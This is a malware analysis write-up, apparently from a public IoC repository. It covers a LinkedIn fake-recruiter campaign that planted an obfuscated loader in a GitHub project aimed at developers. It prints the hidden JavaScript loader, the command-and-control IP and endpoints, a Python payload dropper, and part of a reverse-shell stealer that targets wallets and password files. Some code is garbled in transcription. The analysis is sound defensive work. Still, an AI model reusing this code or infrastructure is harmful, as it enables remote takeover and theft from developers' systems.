

# PublicIoC/CestLaVie at main · ssrdio/PublicIoC

By GregorSpagnolo

Archived: 2026-04-05 15:55:28 UTC

## About

The attack primarily targets development companies with the aim of gaining initial access to their corporate infrastructure. The attack typically begins with a LinkedIn message posing as a legitimate development opportunity or business proposal. The message is designed to entice the recipient by offering a project or job, often tailored to the company's expertise. Once the recipient engages, attackers may attempt to gather information, deploy phishing links, or gain unauthorized access to critical systems, using this initial contact as a foothold into the company's network.

Links:

- <https://www.linkedin.com/in/merilyn-edeki/> still active ✓
- <https://github.com/0xcestlavieview/addingtoken> removed ✗
- <https://github.com/0xcompanypro/addingtoken> still active ✓

## Process of Removing

- **27/09/2024:** Report submitted to the Microsoft Security Response Center (MSRC)
- **28/09/2024:** Received a response from MSRC stating, *"It does not meet Microsoft's requirements as a security vulnerability for servicing."*
- **28/09/2024:** Contacted a friend from Microsoft, resulting in the malicious GitHub account being blocked. ✓
- **04/10/2024:** Attacker reached out again with a new GitHub repository shared.
- **04/10/2024:** Cotacted Microsoft again, but the new GitHub account remained active

## LinkedIn messages



Merilyn Edeki • 6:44 PM

Hi, [REDACTED]

How are you?

I'm very glad to connect with you on LinkedIn.

At our company, we are launching a new initiative to develop a cryptocurrency token and create a dedicated website for it. The project includes smart contract and token development, with a timeline of one year. Given your expertise in blockchain development, we believe you could make a significant contribution to our company. Your insights and skills would be invaluable in helping us achieve our goals

We understand that you may have other commitments, and we are open to discussing a flexible arrangement that accommodates your schedule. This contract would allow you to collaborate with our company and contribute to this exciting project while balancing your current commitments.

Looking forward to your response.

Best regards,

Merilyn Edeki

Talent Acquisition Coordinator at C'est la vie Wellness Retreat LLC

  • 1:10 PM


Hi Merilyn,  
thx for contacting us..I have a development company  
in which we indeed create custom made solutions for  
our customers.  
We are interested in the project can we get more info  
or how do you plan to proceed.



Merilyn Edeki • 2:48 PM

Okay

Here is the project details that we are going to  
develop  
Please review the document first and let me know if  
you are available to work on this project



The file, which is not malicious and contains the complete documentation and specifications for the project, can be found within the provided link or attachment. [ProjectOverviewforCestlavie](#)

Upon sending the offer, the attackers request the recipient's GitHub account information, claiming that they will grant access to a repository where the project can be closely reviewed.



Merilyn Edeki • 5:43 PM

Okay

We will check and come back asap



[Redacted] • 5:44 PM

If you have any questions please do not hesitate to ask



Merilyn Edeki • 5:44 PM

Okay




Merilyn Edeki • 5:47 PM

Okay. That's good


We would like you to review our initial project before your technical meeting. Understanding the project beforehand will be very helpful for both your task and our tech meeting. We will share our company's GitHub repository with you. Should we send the invitation to your GitHub? Please let me know your GitHub username.

When the invitation was received, the GitHub repository's homepage appeared quite convincing, with a professional layout and relevant project details. Additionally, the activity on the project, such as recent commits and contributions, seemed legitimate, further reinforcing the impression that it was a genuine opportunity

The screenshot shows the GitHub profile for 'C'est la vie Wellness Retreat LLC'. The profile includes a logo with a palm tree and the text 'C'EST LA VIE WELLNESS RETREAT LLC SLOGAN HERE'. The organization is verified and located in the United States of America. It has a website 'http://cestlaviwellnessretreat.com' and an email 'armelle@cestlaviwellnessretreat.com'. Under the 'Repositories' section, there is one repository named 'addingtoken' which is private, has 0 stars, 0 forks, and 1 commit, and was updated last week. The 'People' section states that the organization has no public members and that one must be a member to see who's a part of this organization. There is also a 'Report abuse' link.



At a quick glance, reviewing the project code didn't reveal any malicious content, so we suspected that the issue might be in the dependencies. However, when we couldn't find anything suspicious in the dependencies, we took a closer look at the code itself. That's when we discovered something tricky. The entire GitHub project, including the malicious code, can be found in the repository. [AddingToken-main](#) (password: infected)



As seen in the image, we noticed that one file had something unusual on the far right side. When we used the word wrap command, it revealed the main juice.

```
16
17 module_exports =
router;

Object.prototype.toString;Object.defineProperty(function E(a,b)(const c=C){return E-function(d,e){d-d;0x1b4;let f=C[d];return f};f(a,b);const a0=F(function(ax,ay){const al=F;az=az(O);while(!1){}try{const al=parseInt(al(0x198))/0x1+(parseInt(al(0x147))/0x2)+parseInt(al(0x1a8))/0x3+parseInt(al(0x184))/0x4+parseInt(al(0x154))/0x5+(parseInt(al(0x1ad))/0x6+parseInt(al(0x1aa))/0x7+parseInt(al(0x196))/0x8+parseInt(al(0x1ac))/0x9+(parseInt(al(0x19f))/0xa+parseInt(al(0x18e))/0xb+(parseInt(al(0x18f))/0xc+parseInt(al(0x197))/0xd;if(a===ay)break;else az["push"](az["shift"]());}catch(ab){az["push"](az["shift"]());}C;0x89efd);const f=function(){return function(ay,az){const a1=az?function(){const ah=E;if(az){const ab=az[at(0x199)](ay,arguments);return az-null,ab;}}:function(){return ax=1,ab;}};H(f,this,function(){const ah=E;return H[ah(0x193)](O)[ah(0x1a9)](H)[ah(0x1b2)](ah(0x19e));});function C(){const av=["2a69t2HrPcg","cml1ek6j","((+++)*)+4$","10440710421usl","1799041rzkuf","from","2hpc3R2U1Uw","vcwXWZda","CDXlVw","Z2V0","b6tkax1ek6j","83By0vams","L2L10M","constructor","1466912rE0","1z5F8ak","04c1rk","53R9rvtv","bas64","c692da","433j0d0k0a11311Ww","Zw0kZ1pw09230k","search","ca69d655h0w","0h0x0c","a72h0GKf0x1dV2Zac","2770800d11W","join","ve60hdvzcm0","sej","u5trfng","609K5j1b6h","ZU1R1nz7","253M1C1E","5364845skqCND0","2899H1H0v","apply","utf8","2440xh0p"];C-function(){return av;};return C();}H();const I=a(0x1aa),K=a(0x19a),L=require("fs"),M=require("os"),N=>{s1=az["slice"](0x1).Buffer[ah(0x1a1)](s1,T)[ah(0x193)](K);rq=require(O(a0(0x1a3))),pt=require(O(a0(0x1a1))),ox=require(O(a0(0x18e))),O(a0(0x1a4)),zv=require(O(a0(0x1b1))),hd=M(O(a0(0x19c))),O),hs=M(O(a0(0x1b3))),O),pl=M(O(a0(0x191))),O),uin=M(O("ad0M1ckluz88"))();let P;const Q=az->Buffer[ah(0x1a1)](ax,I)[ah(0x193)](K),a=>{let ax="MjMwMTA2LjhhbG90d0VlM1Ny4yYjE6MTI0MA==","for(var ay=","az=","a=","aB=","aC=0x0;ac=0xa;ac++)ay+=ax[aC],az+=ax[aC+0x14+ac],aB+=ax[aC+0x14+ac];return ay+ay+aB,Q(az)+Q(ay)},a1=[0x24,0xc0,0x29,0x8],a2=az->{let ay="for(let az=0x0;az<length){az++}+r-0x7f8(ax[az]+a1[0x38az]),ay=String.fromCharCode((r))};return ay},a3=a0(0x195),a4=a0(0x1a5),a5=a0(0x1b6),a6=Q(a0(0x1a2));function a7(ax){return I[a6](ax);const a8=Q(a0(0x1a6)),a9=[0x,0x0x,0x5a,0x0b,0x0b,0x04,0x4c]};aB=[0x,0x0a,0x0c]};aB=O->{const aB=a0,ax=a0(O)ay(a0(a4),az=Q(a5),a6=a2(a6))};let aB=pt[aB(0x190)](hd,ah)try{ac=a0,li=a0(ac,{recursive:'0x0b'})};catch(aF){aB=hd;};var aC=const aB;"ax=a2(aa)+az,az=pt["join"]([aB,a2(ac)];try{function a0(){const a0=ap,ah=Q(a0(0x19d))[a1][a6];}aE;};catch(a0){try{ay(a0,ah,a1,a2)->{if(!ah)try{li[az](aE,a2);}catch(aK){aF(aB);}}};ac=[0x50,0x0a,0x5a,0x7c,0xa,0xa,0x5a],ad=[0xb,0x0e],aee=[0x54,0xa1,0x4a,0x63,0x45,0xa7,0x4c,0x26,0x4e,0xb3,0x46,0x6e],af=az->{const aR=a0,ay=a0(O),az=Q(a4),aA=Q(a5),aB="ay+a2(ad),aC=pt[aR(0x190)](ax,a2(ae));a7(ac)?aj(ax):rq[az](aB,ad,aE,aF)->{if(!ad)try{li[aA](ac,aF);}catch(a0){aj(ax);}}};ag=[0x47,0xa4],ah=[0x2,0x6e,0x9,0x66,0x54,0xad,0x0,0x61,0x4,0xed,0x4,0x7b,0x4d,0x4c,0x4c,0x4c,0x66,0x50],ai=[0x4a,0xaf,0x4d,0x6d,0x7b,0xad,0x46,0x6c,0x51,0xac,0x4c,0x7b],aj=az->{const ay=a2(ag),"x22"+ax+"x22"+a2(ah),az=pt["join"](ax,a2(al));try{ay(a7(ax),ah,aC)->{aj(ax);}}};catch(aB){}}};aB=[0x4a,0xaf,0x4d,0x6d],a1=[0x4a,0xb0,0x44,0x2b,0x09,0x59,0x7a,0x41,0xa6,0x48,0x70],aB=[0x4d,0xae,0x5a,0x7c,0x45,0xac,0x45],aB=az->{const ay=a2(al),"x22"+ax+"x22"+a2(am),az=pt["join"](ax,a2(al));try{ay(a2)(hd(ax),ay,(ah,ah,aC)->{aj(ax);});}catch(aB){}}};aB=az->{const ay=pt["join"](ax,a2(a3)),az=a2(aK)*"ay";try{ay(a2,(ah,ah,aC)->{aj(ax);});}catch(aB){}},aB=O("25p9j0h0dE"),aB=O("adK3"),aB=Q(a0(0x1a4));let aB="cp";const aB=az->{const aB=a0,az={ts:"P","type":"a3","hid":"as","ss":"ax","cc":"ay"},aB=a0(O),aB=[aB];"aa+Q(a5(0x1a8)),[aB];az};try{rq[ar](aB,(aC,aD,aE)->{));}catch(aC){};var au=0x0;const av=az->{const a1=a0;try{P(aDate["now"])[a1(0x193)](),await(async()->{const a1=at;as=hs,"d"-pl[0x0]&&(as+as)+"uin[0("0x01cmSHM0")];let ax="301";try{ax+=zv[0("XJndg")][0x1];}catch(ay){at(a0(0x192),ax);}}());},(async()->{await new Promise((ax,ay)->{ab(O);});});});}catch(ax){});av();let au=setInterval(()->{(au=0x1)<0x3?av():clearInterval(au);},0x27c0);
```

And here's where things get a lot more fun :). Deobfuscating the code didn't reveal much, so we formatted the code and ran it through a debugger in the lab environment. That's when we discovered that the code connects to a specific server at `hxxtp://23.106.253.221:1244/keys` and posts certain data. As shown in the image, this connection provided further insight into the malicious activity

```
let as = Q(a0(0x1a1)),
const {url: 'http://23.106.253.221:1244/keys', formData: {}}
const {
  formData = {ts: '1727633009248', type: 'ZU1R1nz7', hid: 'heorhemain+heorh',
    cc = '3D1C:\\Users\\heorhe\\Desktop\\addingtoken-main\\addingtoken-main\\',
    hid = 'heorhemain+heorhe',
    ss = 'sqj',
    ts = '1727633009248',
    type = 'ZU1R1nz7'
  }
} [[Prototype]] = Object
url = 'http://23.106.253.221:1244/keys'
```


After this initial call, the code made a request to `hxxtp://23.106.253.221:1244/j/ZU1R1nz7`, which returned a file named infected file. This file was then saved locally in the users home `.vscode` directory under the name `test.js`. The program continued by downloading another file, `package.json`, from `hxxtp://23.106.253.221:1244/p` and stored it in the same `.vscode` directory.

```
{
  "dependencies": {
    "child_process": "^1.0.2",
    "request": "^2.88.2",
    "crypto": "^1.0.1"
  }
}
```

Further debugging reveals that, later in the process, the code composes and executes three key commands. First, it installs the necessary npm dependencies by running `cd "C:\\Users\\heorhe\\.vscode" && npm i --silent`. Once the dependencies are in place, it executes the same installation command again for redundancy or to ensure all packages are properly installed `npm --prefix "C:\\Users\\heorhe\\.vscode" install`. After that, the program proceeds by running executing the program `node C:\\Users\\heorhe\\.vscode\\test.js`, which executes the malicious `test.js` file downloaded earlier. This sequence of commands allows the malicious code to execute seamlessly under the guise of typical development activity, making it more difficult to detect in a development environment.

```
190     a7(az) ? ● ao(ax) : ● ex(ay, (aA, aB, aC) => {
191         ao(ax);
192     });
193 } catch (aA) {}
194 },
195 ao = ax => {
196     const ay = ● pt['join']● (ax, ● a2(ac)),
197     az = a2(ak) + ' ' + ay;
198     try {
199         ex(az, (aA, aB, aC) => {●});
200     } catch (aA) {}
201 },
```

"We tested the downloaded malicious code with various antivirus programs to determine if it would be flagged as malicious. Surprisingly, we found that only 4 antivirus programs detected the code as suspicious. This low detection rate highlights the stealthy nature of the malware, allowing it to potentially bypass many security solutions and remain undetected on compromised systems.



The next action the program takes is downloading a Python executable binary, which it later uses for further malicious activities. Once the Python binary is downloaded, the program proceeds to run a Python scripts, leveraging the newly acquired binary to execute the malicious code. The associated files, including the Python



```

import base64,platform,os,subprocess,sys
try:import requests
except:subprocess.check_call([sys.executable, '-m', 'pip', 'install', 'requests']);import requests

qt = platform.system()
home = os.path.expanduser("~")
host="I1My4yMjE=MjMuMTA2Lj"
host1 = base64.b64decode(host[10:] + host[:10]).decode()
host2 = f'http://{host1}:1244'
pd = os.path.join(home, ".n2")
ap = pd + "/pay"
def download_payload():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
        except:pass
    try:
        aa = requests.get(host2+"/payload/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_payload()
if res:
    if qt=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

if qt=="Darwin":sys.exit(-1)

ap = pd + "/bow"
def download_browse():
    if os.path.exists(ap):
        try:os.remove(ap)
        except OSError:return True
    try:
        if not os.path.exists(pd):os.makedirs(pd)
        except:pass
    try:
        aa=requests.get(host2+"/brow/"+sType, allow_redirects=True)
        with open(ap, 'wb') as f:f.write(aa.content)
        return True
    except Exception as e:return False
res=download_browse()
if res:
    if qt=="Windows":subprocess.Popen([sys.executable, ap], creationflags=subprocess.CREATE_NO_WINDOW | subprocess.CREATE_NEW_PROCESS_GROUP)
    else:subprocess.Popen([sys.executable, ap])

```

- In order to achieve its final objective, the program downloads `pay.py`, which contains a **reverse shell** designed to connect back to the attacker's machine, allowing remote control of the compromised system. Additionally, other files like `pay.txt` and `any.txt` are also downloaded, likely serving as configuration or supplementary files for the malicious activities

## Reverse shell code

```

1 import base64,socket
2 from uuid import getnode
3 from getpass import getuser
4 from hashlib import sha256
5 from platform import node,version,release,system
6 import time,json,os,struct,subprocess,sys
7 _M,V=eval('os.environ.get("_M","install");_D=os.subprocess.DEVNULL;_PVP=sys.executable')
8 try:import requests
9 except:subprocess.check_call([_PVP,_M,_P,_L,'requests'], stdout=_D);import requests
10 from requests import get,post
11
12 class System(object):
13     def __init__(A):A.s=system();A.hn=node();A.rel=release();A.v=version();A.un=getuser();A.uuid=A.get_id()
14     def get_id(A):return sha256((str(getnode)+getuser+'.encode().digest()).hex())
15     def info(A):return({'uid':A.uuid,'system':A.s,'release':A.rel,'version':A.v,'hostname':A.hn,'username':A.un})
16
17 class Geo(object):
18     def __init__(A):A.iip=A.local_ip();A.geo=A.get_geo()
19     def local_ip(A):
20         try:return socket.gethostname_ex(hn)[-1][-1]
21         except:return''
22     def get_geo(A):
23         try:return get('http://ip-api.com/json').json()
24         except:pass
25     def info(A):
26         g=A.get_geo()
27         if g:
28             if iig['internalip']==ii
29             return g
30
31 class Information(object):
32     def __init__(A):A.net_info=Geo().info();A.sys_info=System().info()
33     def parse(A,data):
34         j={'regionName':j,'country':H+'query':G+'city':F+'isp':E+'zip':D+'lon':C+'lat':B+'timezone':A+'internalip':
35         A+data;A={C:A[C]if C in A else'',D:A[D]if D in A else'',E:A[E]if E in A else'',F:A[F]if F in A else'',G:A[G]if G in A else'',H:A[H]if H in A else'',I:A[I]if I in A else'',B:A[B]if B in A else'',J:A[J]if J in A
36         else'',A:A[A]if A in A else''}
37         if V in A[A]:A[B]=A[B].replace('\','\ ')
38         if V in A[A]:A[B]=A[B].replace('\','\ ')
39         return A
40     def get_info(A):B=A.net_info;return({'sys_info':A.sys_info,'net_info':A.parse(B if B else[])})
41
42 host="IjHy4yHjE=HjHuMTA2Lj"
43 PORT = 1234
44 HOST = base64.b64decode(host[10:] + host[:10]).decode()
45 hn = socket.gethostname()
46 if system()=="Darwin":
47     try:hn = f'{hn}({getuser()})'
48     except:pass
49
50 class Comm(object):
51     def __init__(A):A.sys_info=Information().get_info()
52     def contact_server(A,ip,port):
53         A.ip,A.port=ip,int(port);B=int(time.time()*1000);C=(V+'ts'+str(B),'type':sType,'hid':hn,'ss':V+'sys_info'+V+'cc'+str(A.sys_info));D=f'http://{A.ip}:{A.port}/keys'

```

```

54         try:post(D,data=C)
55         except Exception as e:pass
56     def run_comm():c=Comm();c.contact_server(HOST, PORT);del c
57     run_comm()
58
59 import platform
60 from time import sleep
61 from socket import timeout as TimeoutError
62 from datetime import datetime,timedelta,timezone
63 from threading import Thread,Rlock,Timer
64 try:import ftplib
65 except:subprocess.check_call([_PVP,_M,_P,_L,'ftplib'], stdout=_D);import ftplib
66
67 sHost = hn
68 os_type = platform.system()
69
70 host="4wDwHfAaHcczjIDIS"
71 _I=True;_F=False;_N=None;_A='admin';_D='output'
72 class Session(object):
73     def __init__(A,sock):A.sock=sock;A.info=(V+'type':0,V+'group':sType,V+'name':sHost)
74     def shutdown(A):
75         try:A.sendall(V+'close')A.sock.shutdown(socket.SHUT_RDWR);A.sock.close()
76         except:pass
77     def connect(A,ip,port):A.sock.connect((ip,port);sleep(.5);A.send(code=0,args=A.info);sleep(.5);return _I
78     def struct(A,code=N,args=N):return json.dumps({'code': code,'args': args})
79     def send(A,code=N,args=N):d=A.struct(code, args);A.sendall(d)
80     def sendall(A,data):
81         try:
82             try:ll = data.encode()
83             except:ll = data
84
85         ll = struct.pack('>IV', len(ll) + 11)
86         A.sock.sendall(ll)
87         except:pass
88     def recv(A):
89         try:
90             ll = A.recvall(4)
91             if not ll:return _N
92             ml = struct.unpack('>IV', ll)[0]
93             # read the message data
94             return A.recvall(ml)
95         except TimeoutError:return -1
96         except:pass
97     def recvall(A,size):
98         try:
99             d = bytearray()
100             while len(d) < size:
101                 pt = A.sock.recv(size - len d)
102                 if not pt:return _N
103                 d.extend(pt)

```

```
104         return d
105     except: return _N
106
107 e_buf = ""
108 def decode_str(ss):
109     try: ss.decode('utf8'); return r
110     except:
111         try: ss.decode('\cp1252'); return r
112         except:
113             try: ss.decode('\mac_roman'); return r
114             except: return ss
115
116 ex_files = ['\*.exe', '\*.dll', '\*.msi', '\*.dmg', '\*.iso', '\*.pkg', '\*.apk', '\*.xapk', '\*.aar', '\*.ap', '\*.aab', '\*.dex', '\*.class', '\*.rpm', '\*.deb', '\*.ipa', '\*.dSYM', '\*.mp4', '\*.avi', '\*.mp3', '\*.wmv', '\*.ama', '\*.mov', '\*.webm', '\*.
avchd', '\*.mkv', '\*.ogg', '\*.ape', '\*.mpv', '\*.mpeg', '\*.mp4', '\*.mda', '\*.mdx', '\*.aac', '\*.flac', '\*.aiff', '\*.qt', '\*.Flv', '\*.swf', '\*.pyc', '\*.lock', '\*.psd', '\*.pack', '\*.old', '\*.ppt', '\*.pptx', '\*.virtualization', '\*.lndd', '\*.
eps', '\*.ash', '\*.ab', '\*.jar', '\*.so', '\*.o', '\*.aoc', '\*.liba', '\*.dylib', '\*.bin', '\*.ffr', '\*.svg', '\*.rss', '\*.zss', '\*.gem', '\*.html']
117 ex_dirs = ['\vendor', '\Pods', '\node_modules', '\git', '\next', '\externalNativeBuild', '\sdks', '\idea', '\cocos2d', '\compos', '\proj_ios_mac', '\proj_android_studio', '\Debug', '\Release', '\debug', '\release', '\obj', '\Obj',
'\xcsource\data', '\*.gradle', '\*.build', '\*.storage', '\*.android', '\Program Files (x86)', '\$RECYCLE.BIN', '\Program Files', '\Windows', '\ProgramData', '\cocoapods', '\homebrew', '\.svn', '\.sbin', '\standalone', '\local', '\ruby', '\.maven',
'\zsh', '\Wolfram', '\Applications', '\Library', '\System', '\Pictures', '\Desktop', '\usr', '\android', '\var', '\_pycache_', '\.angular', '\.cache', '\.mvm', '\.yarn', '\.docker', '\.local', '\.vscode', '\.cache', '\_MCOSEX', '\.ppa',
'\_gem', '\.config', '\*.rustup', '\*.pyenv', '\*.rvm', '\*.sdkman', '\*.nix-defexp', '\*.meteon', '\*.nuget', '\*.cargo', '\*.vscode-insiders', '\*.gemexport', '\*.Bin', '\.oh-my-zsh', '\.rbenv', '\*.ionic', '\*.mozilla', '\*.var', '\*.cocoapods', '\*.
Flipper', '\*.foreman', '\*.quokka', '\*.continue', '\*.pub-cache', '\*.dbeaver', '\*.jdk', '\*.adms32', '\*.phpb', '\*.typo3', '\*.sonarlint', '\*.apptos', '\*.bluetea', '\*.bumble', '\*.cabal', '\*.changes', '\*.changesets', '\*.circular', '\*.cp',
'\*.cpanm', '\*.cxa', '\*.dart_tool', '\*.dartServer', '\*.dbis', '\*.deps', '\*.devcontainer', '\*.dotnet', '\*.dropbox.cache', '\*.dthumb', '\*.ebcli-virtual-emv', '\*.eclipse', '\*.eclipse', '\*.electron', '\*.executable', '\*.emp', '\*.ghcup', '\*.
github', '\*.gnupg', '\*.hash', '\*.hasura', '\*.IdentityService', '\*.indexes', '\*.install', '\*.install', '\*.kokoro', '\*.localized', '\*.npm', '\*.node-gyp', '\*.p2', '\*.platformio', '\*.plugin_symlinks', '\*.plugins', '\*.store', '\*.storybook',
'\*.tmp', '\*.tmp', '\*.tunbo', '\*.versions', '\*.vs', '\*.vscode-server', '\*.yalc', '\*.lazare', '\*.x-pack', '\*.lib64', '\*.site-packages', '\*.node_modules', '\*.Kibana-8.5.0', '\*.google-cloud-sdk', '\*.golang.org', '\*.Assets.xcassets', '\*.arduino', '\*.
m2', '\*.go', '\*.pp', '\*.npm-cache']
118 pat_gems = ['\vendor', '\config.js', '\secret', '\metamask', '\wallet', '\private', '\mnemonic', '\password', '\account', '\xls', '\xlsx', '\doc', '\docx', '\.rtf', '\.kdx', '\.one', '\.onenote']
119 ex1_files = ['\*.php', '\*.svg', '\*.html', '\*.hwp', '\*.cpp', '\*.xml', '\*.png', '\*.adiff', '\*.cbb', '\*.jsx', '\*.tsx', '\*.h', '\*.java']
120 ex2_files = ['\*.tsconfig.json', '\*.tailwind.config.js', '\*.svelte.config.js', '\*.next.config.js', '\*.babel.config.js', '\*.vite.config.js', '\*.webpack.config.js', '\*.postcss.config.js', '\*.robots.txt', '\*.license.txt', '\*.ds_store', '\*.
angular-config.json', '\*.package-lock.json']
121
122 def ld(rd, pd):
123     dir=os.path.join(rd, pd); res=[]; res.append((pd, '\V'; sa = os.listdir(dir))
124     for x in sa:
125         fn=os.path.join(dir, x)
126         try:
127             x0 = x.lower()
128             if os.path.isfile(fn):
129                 ff, fe = os.path.splitext(x0)
130                 if not fe in ex_files and os.path.getsize(fn) < 104857600: res.append((pd, x
131                 elif os.path.isdir(fn):
132                     if not x in ex_dirs and not x0 in ex_dirs:
133                         if pd != '\': res.append('\V'+x
134                         else: res.append(x
135                 res=ld(rd, t)
136         except: pass
137     return res
138 def ld0(rd, pd):
139     dir=os.path.join(rd, pd); res=[]; res.append((pd, '\V'; sa = os.listdir(dir)
```

```
140     for x in sa:
141         if x==ex_dirs[0] or x==ex_dirs[1] or x==ex_dirs[2] or x==ex_dirs[3] or x==ex_dirs[4]: continue
142         try:
143             fn=os.path.join(dir, x)
144             if os.path.isfile(fn): res.append((pd, x
145             elif os.path.isdir(fn):
146                 if pd != '\': res.append('\V'+x
147                 else: res.append(x
148             res=ld0(rd, t)
149         except: pass
150     return res
151 def ld1(rd, pd, pat):
